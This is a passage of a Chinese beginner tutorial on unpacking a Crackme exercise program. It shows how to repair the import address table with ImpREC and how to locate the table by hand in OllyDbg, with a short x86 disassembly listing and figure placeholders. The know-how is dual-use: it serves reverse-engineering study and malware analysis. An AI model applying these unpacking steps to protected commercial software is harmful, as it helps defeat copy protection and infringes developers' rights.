


图 5




图 6




图 7




图 8

信息，我们下面就进行介绍。在前三步完成之后，ImpREC 的每个选项的填写情况如图 6 所示。

第四步：现在就来看看 IAT 中究竟是哪些地方出了问题需要修复，单击“Get Import”按钮，ImpREC 就开始分析 IAT 中的细节信息了，分析的结果如图 7 所示，从结果中大家可以看出所有的函数值属性都是 YES，这就表示所有的函数都是有效的。在所有函数都是有效的前提下，就可以直接修复脱壳后的程序了。方法非常简单，单击“Fix Dump”按钮，在弹出的窗口中选择脱壳后的程序就可以了，如图 8，ImpREC 会自动将修复后的程序保存下来。如果脱壳后程序名为 Dump 的话，那么 ImpREC 修复后的程序就是 Dump_（多了一个下划线），在修复之后，大家到文件夹中看看，果然多出了一个名为 Dump_ 的文件，我们来运行一下，错误提示不见了，程序成功运行了。

通过以上的操作，在脱壳过程中没有被处理的程序输入表（即 IAT）就成功的被修复了，所以脱壳后的程序也就可以正常运行了。整个过程是不是很简单呢？小菜们应该增加了不少的信心吧！不过，大家一定要明白，我们现在遇到的是修复 IAT 过程中最简单也是最容易处理的一种情况。但很多时候，ImpREC 是没有办法为大家找到准确的 IAT 信息的，这时候，就需要小菜们自己去定位 IAT 的信息了。

那么，当 ImpREC 找不到 IAT 的相关信息时，我们该怎么做呢？还是以这个 Crackme 为例，我们一起来学习如何手工定位程序 IAT 的相关信息。大家要抱着以下两个疑问来进行学习：第一、先来学习如何定位 IAT 的位置，第二、IAT 的大小该如何计算。

那么，我们要如何手工定位 IAT 的信息呢？还是以当前的这个小程序为例，首先我们使用 OD 载入脱壳前的程序，使用 ESP 定律快速达到程序的 OEP 处，这与脱壳的过程基本相同，但在这里是不需要进行脱壳处理的，大家继续向下分析。现在，我们就停在了程序的 OEP 处，代码如下：

```
004271B0    55              push    ebp
004271B1    8BEC            mov     ebp, esp
004271B3    6A FF           push    -1
004271B5    68 600E4500     push    00450E60
004271BA    68 C8924200     push    004292C8
;SE 处理程序安装
004271BF    64:A1 0000000>mov     eax, dword ptr fs:[0]
004271C5    50              push    eax
004271C6    64:8925 00000>mov     dword ptr fs:[0], esp
004271CD    83C4 A8         add     esp, -58
004271D0    53              push    ebx
004271D1    56              push    esi
004271D2    57              push    edi
004271D3    8965 E8         mov     dword ptr [ebp-18], esp
004271D6    FF15 DC0A4600 call    dword ptr [<&KERNEL32.GetVersion>;  kernel32.GetVersion
```

暂时看不懂不要紧，我们的任务很简单，大家只需要单击这段代码的最后一句，也就是 **004271D6 . FF15 DC0A4600 call dword ptr [<&KERNEL32.GetVersion>;kernel32.GetVersion** 就可以了，这时就会看到 OD 给出的提示信息，如图 9。对于这个提示信息，我们可以简单的理解为，OD 告诉了大家在 00460ADC 这个位置的情况。在 OD 的命令行中输入 **D 00460ADC** 单击回车键使命令生效，在正常的情况下，我们会看到如图 10 所示的信息，居

然全部都是函数，没错！这里就是程序的输入表，也就是我们要寻找的IAT。




图 9




图 10

在这里可能有些小菜会因为OD设置的不正确，从而导致看到的并不是准确的函数信息，而是一些乱七八糟的数据，如图11。这时大家也不用慌，在数据窗口中单击鼠标右键，在弹出的菜单中依次选择“长型”－“地址”，就可以看到准确的函数信息了，如图12。




图 11

